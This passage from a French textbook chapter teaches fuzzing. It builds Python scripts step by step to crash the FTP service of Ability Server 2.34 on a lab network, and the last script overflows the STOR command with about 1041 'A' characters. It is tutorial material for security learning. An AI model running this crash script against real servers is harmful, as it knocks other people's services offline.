Chapitre 5
Le fuzzing

1. Introduction

Issu du terme anglais *fuzzy* (flou en français), le fuzzing est une méthode d'automatisation des tests. Elle s'appuie sur des fuzzers (outils logiciels) pour automatiser l'identification de bugs ou de failles dans des applications. Elle apporte un gain de temps important face à des programmes pouvant comporter des milliers de lignes de code.

Le processus consiste à vérifier les entrées possibles pour une application donnée, et à forcer des opérations dans le cas où celle-ci réagit de manière anormale. Le fuzzer servira ainsi à bombarder l'application de codes volontairement malformés.

Sa finalité est l'amélioration des développements, une fois un bug identifié. Le fuzzing se destine avant tout aux développeurs et aux chercheurs en sécurité. Toutefois, les pirates s'avèrent également des utilisateurs du procédé.

Il existe des fuzzers « clés en main » qui nous permettent de faire les premiers tests et nous donnent souvent de bons résultats, mais souvent nous devrons pour un cas spécifique créer nous-mêmes notre fuzzer.


Nous pouvons lister quelques fuzzers tels que Spike, Fusil, zzuf, wfuzz...

Des fuzzers seront spécifiques à un protocole ou un service comme par exemple des fuzzers FTP, web...


2. Fuzzing FTP

Prenons pour commencer un cas simple avec l'application Ability Server 2.34 qui est un logiciel commercial permettant de créer simplement un serveur FTP, HTTP ou e-mail.

Nous nous attaquerons au serveur FTP puisque faillible et connu.



Allons dans **Settings** pour configurer un utilisateur avec l'identifiant ftp et le mot de passe ftp par exemple.



À partir de ce moment, lorsque nous cliquons sur **Activate** sur la ligne de **FTP Server**, nous obtenons un accès au FTP en nous connectant en tant qu'utilisateur ftp avec le mot de passe ftp.

Nous partirons donc de ce constat pour créer un script qui va tenter de faire planter l'application.

Nous sommes en présence du protocole FTP, il nous faut donc savoir quels sont les tests que nous pourrons effectuer.

Un des tests possibles est de fournir en argument d'une commande un nombre d'arguments non prévu.

Il nous faut donc répertorier les commandes FTP qui acceptent des arguments. Pour cela, nous avons une documentation très utile qui est la RFC.

Nous pouvons donc aller consulter la RFC 959 et nous pourrons voir que les commandes `CWD`, `MKD` et `STOR` acceptent des arguments.

Pour l'exemple, nous ne prendrons que ces trois commandes, mais dans la pratique, il faudrait tester toutes les commandes acceptant un argument.

Nous allons donc commencer par écrire un script en Python qui effectue la connexion pour tester celle-ci.

script_connexion_ftp.py

```
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.0.10",21))
data=s.recv(1024)
print data
s.send("USER ftp\r\n")
print s.recv(1024)
s.send("PASS ftp\r\n")
print s.recv(1024)
s.send("QUIT\r\n")
s.close()
```

En testant ce script, nous pouvons constater qu'une connexion de l'utilisateur ftp est bien vue par Ability Server.

Continuons notre investigation et essayons, lorsque nous sommes connectés, d'envoyer une commande et de recevoir la réponse.

script_commande_ftp.py

```
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.0.10",21))
data=s.recv(1024)
print data
s.send("USER ftp\r\n")
print s.recv(1024)
s.send("PASS ftp\r\n")
print s.recv(1024)
s.send("PWD\r\n")
data=s.recv(1024)
print data
s.send("QUIT\r\n")
s.close()
```

```
root@bt:~# python script_commande_ftp.py
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

257 "/" is current directory.

root@bt:~#
```

Nous avons donc réussi à envoyer et recevoir une commande FTP.

Nous allons donc maintenant essayer d'envoyer plusieurs commandes et, pour chacune d'entre elles, d'envoyer un nombre d'arguments croissant jusqu'à déclencher un plantage potentiel du serveur FTP.

Nous allons envoyer des « A » comme arguments.


Script_final_ftp_fuzzing.py

```
#!/usr/bin/env python
#--*-- coding:UTF-8 --*--

import socket

commande=['MKD','CWD','STOR']


for command in commande:
      car=" "
      while len(car)<2000:
            car=car+"A"*10
            s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
            s.connect(("10.0.0.2",21))
            data=s.recv(1024)
            print data
            s.send("USER ftp\r\n")
            print s.recv(1024)
            s.send("PASS ftp\r\n")
            print s.recv(1024)
            commands=command + " "+car+"\r\n"
            s.send(commands)
            print commands + " : " + str(len(car))
            s.send("QUIT\r\n")
```

Dans ce script nous allons donc prendre chaque commande de la liste `commande` grâce à la boucle `for` pour ensuite, grâce à la boucle `while`, lui ajouter les arguments.

```
STOR : 1011
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

STOR : 1021
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

STOR : 1031
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

STOR : 1041
```

Nous pouvons observer que le script s'arrête pour la commande `STOR` avec 1041 caractères A et que Ability Server a subi un crash.



Nous venons donc d'effectuer notre premier fuzzer.